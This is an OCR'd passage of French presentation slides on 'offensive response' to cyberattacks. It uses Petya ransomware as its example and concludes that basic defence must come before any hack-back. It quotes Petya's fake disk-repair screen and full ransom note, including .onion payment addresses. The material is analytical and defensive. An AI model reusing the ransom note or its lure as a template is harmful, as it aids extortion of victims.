- Problèmes
  - Attaque ultra rapide (quelques secondes)
  - Très peu de temps pour des analyses type sandbox, heuristiques, etc



Admin local

- Mécanisme d'UAC basique
  - Social engineering





Attaque activée


- Un simple clic sur YES, et le temps de survie de la machine est quasi nul

```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete.It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 232674 of 244224 (95%)
```



```
You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya37h5tbhyvki.onion/2YShBY
   http://petya5koahtsf7sv.onion/2YShBY

3. Enter your personal decryption code there:

   65Q9SY-sHt1Ae-mjYnwa-4uwat4-QJXtR9-zKfyUy-Y6NWsN-wAKtKD-tLmze1-LKCf43-
   k1Wzns-xtRRxE-cTbk5Y-TCxuNZ-aAfMxN

If you already purchased your key, please enter it below.

Key: _
```

Quid d'une réponse offensive ?

- Gros défi au niveau vitesse & réactivité
  - La machine a déjà rebooté (sauf config spéciale) pour lancer les prochaines actions ce qui complexifie les opérations classiques de défense
    - Détecter le processus "étrange"
    - Analyser le processus
    - Neutraliser le processus
- Cet exemple (de plus) milite pour les efforts de SSI à porter en amont
  - Sensibilisation + Blindage + Surveillance avancés
  - La réponse offensive est ici trop tardive si le reste de la sécurité n'est pas déjà nominal, et/ou que les analyses ne sont pas effectuées à temps



CONCLUSIONS



Possibilités

- Techniquement, on a vu que l'on peut effectivement freiner et gêner les attaquants
  - Honeypots
  - Web bugs / Beacons
  - Casser les infrastructures d'attaques utilisées par les agresseurs (exemple: Exploit Kit)
  - Endpoint Security qui détectent puis cassent les outils malveillants (APT, Ransomwares …)
  - Rendre l'attaque trop couteuse, trop risquée
    - Publier les codes malveillants, ajouter du stress

Conclusions

- Au niveau tactique, la contre-attaque informatique peut avoir de multiples niveaux, suivant les moyens utilisés
  - Armes étatiques, liens avec le monde réel, etc.
  - Elle n'aura aucun effet rapide en cas de réel "Big One"
    - Exemple: ransomware → sabotage pur et dur
- Au niveau stratégique
  - Les pays adopteront des doctrines (Cyber-Dissuasion…)
  - Mais au niveau des individus et des entreprises, la frustration restera de mise, car il semble difficile/impossible de pouvoir mener des actions trop offensives
    - Aspects légaux, Risques, Victimes innocentes...
- "La meilleure défense, c'est l'attaque", oui mais :
  - Avant de rêver à des vengeances numériques (et autres horreurs juridiques), il faut commencer par se défendre **réellement**, pour adopter ensuite des options de défenses actives
- Gros intérêt ludique, scientifique et technique

N’hésitez pas à poser vos questions

MERCI POUR VOTRE ATTENTION ☺